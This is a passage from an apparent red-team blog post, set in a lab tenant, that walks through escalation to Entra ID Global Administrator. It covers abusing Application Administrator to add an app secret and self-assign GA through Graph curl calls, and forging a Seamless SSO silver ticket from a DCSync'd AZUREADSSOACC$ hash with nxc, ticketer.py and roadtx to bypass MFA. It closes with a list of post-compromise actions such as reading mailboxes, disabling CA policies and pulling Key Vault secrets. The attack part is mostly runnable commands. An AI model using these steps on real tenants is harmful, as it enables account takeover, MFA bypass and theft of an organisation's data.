 platform.svc eligible roles, Application Administrator available to activate
Application Administrator can add credentials to any app registration in the tenant. Look for apps with RoleManagement.ReadWrite.Directory, User.ReadWrite.All, or Directory.ReadWrite.All; any of those is enough to self-assign GA. Add a client secret to the target app:
1
App Registrations → Identity1 → Certificates & Secrets → New client secret
With the client ID and new secret, authenticate as the application. Client credentials flow: no user context, no MFA, no CA policy applies:
1
2
3
4
5
curl -X POST "https://login.microsoftonline.com/<tenant-id>/oauth2/v2.0/token" \
  -d "grant_type=client_credentials" \
  -d "client_id=<app-client-id>" \
  -d "client_secret=<new-secret>" \
  -d "scope=https://graph.microsoft.com/.default"
Use the token to assign Global Administrator to a controlled account:
1
2
3
4
5
6
7
8
curl -X POST "https://graph.microsoft.com/v1.0/roleManagement/directory/roleAssignments" \
  -H "Authorization: Bearer <TOKEN>" \
  -H "Content-Type: application/json" \
  -d '{
    "roleDefinitionId": "62e90394-69f5-4237-9190-012177145e10",
    "principalId": "<attacker-object-id>",
    "directoryScopeId": "/"
  }'
62e90394... is the fixed Global Administrator template ID, the same across every Entra tenant.
 platform.svc confirmed as Global Administrator via app token
Path 5: Seamless SSO silver ticket → Entra ID token
Seamless SSO lets domain-joined machines authenticate to Entra ID automatically via Kerberos, no password prompt. It works by having the client get a Kerberos service ticket for AZUREADSSOACC$, a computer account created in AD when AADConnect is set up. login.microsoftonline.com accepts that ticket and issues an Entra token.
With DA you can DCSync AZUREADSSOACC$’s Kerberos keys and forge a silver ticket for any synced user, including a Global Administrator. No password. No MFA.
Step 1: Extract the AZUREADSSOACC$ hash
nxc with --ntds --user pulls just the one account, faster and quieter than a full dump:
1
2
nxc smb 10.6.10.10 -u domainadmin -p '<password>' -d stickylabs.com \
  --ntds --user 'AZUREADSSOACC$'
 AZUREADSSOACC$ RC4 key via DCSync
Step 2: Forge the ticket and get a token
Before forging, you need two values: the domain SID and the target user’s RID. There are a few ways to get the domain SID: lookupsid, --get-sid in nxc, or reading it from AD directly. I find the most reliable source is roadrecon. After gathering, open the GUI, browse to any synced user, click Raw, and onPremisesSecurityIdentifier is right there. Strip the trailing -<RID> and you have the domain SID. This matters: the value has to match exactly what Entra has on record. If there’s a discrepancy between what AD says and what Entra stored at sync time, the ticket will be rejected.
 roadrecon Raw tab, onPremisesSecurityIdentifier gives you the domain SID and the user’s RID in one place
ticketer.py from the Impacket suite (SecureAuth/fortra) builds the Kerberos ST for the Seamless SSO endpoint. krbsso.py from roadtools_hybrid by @_dirkjan then extracts the AP_REQ from the ccache and roadtx desktopsso sends it to Microsoft’s endpoint in exchange for an Entra token:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
ticketer.py \
  -nthash <AZUREADSSOACC$-NT-hash> \
  -domain-sid <domain-sid> \
  -domain stickylabs.com \
  -spn "HTTP/autologon.microsoftazuread-sso.com" \
  -user-id <target-RID> \
  j.hartley

KRBTOKEN=$(python3 krbsso.py j.hartley.ccache)

roadtx desktopsso \
  --krbtoken "$KRBTOKEN" \
  -c 1950a258-227b-4e31-a9cf-717495945fc2 \
  -r https://graph.microsoft.com \
  -t <tenant>.onmicrosoft.com \
  --tokens-stdout
The SPN HTTP/autologon.microsoftazuread-sso.com is fixed across all tenants.
 silver ticket forged and exchanged for an Entra token, no password, no MFA
Step 3: Confirm GA access
1
2
3
4
5
curl -s -H "Authorization: Bearer $TOKEN" \
  'https://graph.microsoft.com/v1.0/me?$select=displayName,userPrincipalName' | python3 -m json.tool

curl -s -H "Authorization: Bearer $TOKEN" \
  "https://graph.microsoft.com/v1.0/me/memberOf" | python3 -m json.tool
 token belongs to j.hartley, no password used
 Global Administrator confirmed, no password, no MFA
The Seamless SSO endpoint treats a valid Kerberos ticket as a complete authentication factor. MFA is never challenged. The only reliable mitigations are rotating the AZUREADSSOACC$ password regularly (Microsoft recommends every 30 days) and disabling Seamless SSO for privileged accounts via CA.
What you can do with Global Admin
Five different paths, same end state. With GA:
- Read all mailboxes via Graph (
/v1.0/users/<id>/messages) or by assigning yourself the Exchange Administrator role - Disable or modify any CA policy, including the ones enforcing MFA on everything else
- Call
elevateAccessto self-assign User Access Administrator at the root management group scope: every subscription, every Key Vault, every VM in the tenant - Pull Key Vault secrets: connection strings, API keys, certificate private keys for downstream services
- Add a client secret to any high-privilege app registration; access survives user password resets
- Register your own authenticator on any GA account; access survives CA policy changes
- And so much more
References
- ROADtools — roadrecon, roadtx; Dirk-jan Mollema
- roadtools_hybrid — krbsso.py and Seamless SSO token exchange; Dirk-jan Mollema
- dirkjanm.io — Dirk-jan’s research blog; Seamless SSO, PRT, and hybrid identity research
- NetExec — @mpgn_x64 and contributors
- Impacket — ticketer.py and the full suite; SecureAuth / fortra
- AzureHound — SpecterOps
- hashcat — Jens Steube
- FindMeAccess — dafthack
- Microsoft: How Azure AD Seamless SSO works
- Microsoft: Resource Owner Password Credentials grant
- Microsoft: Privileged Identity Management documentation
Shoutouts
The tooling in this post is built on years of public research. None of it works without these people:
- Dirk-jan Mollema (@_dirkjan) — ROADtools, roadrecon, roadtx, and the roadtools_hybrid suite including krbsso.py. Path 5 is a direct application of his Seamless SSO token exchange research.
- Laurent Gaffié (@PythonResponder) — Responder, and foundational SMB research that underpins a huge portion of what modern red team tooling does over the wire.
- Maël Methens (@mpgn_x64) — NetExec (nxc). Used in every single path here, from PSReadLine sweeps to targeted DCSync.
- SecureAuth / fortra — Impacket. ticketer.py specifically is what makes the Seamless SSO silver ticket possible.
- SpecterOps — BloodHound and AzureHound. If you’re mapping a hybrid environment, start here.
- Jens Steube (@hashcat) — hashcat. Still the standard for NTLM cracking, five paths later.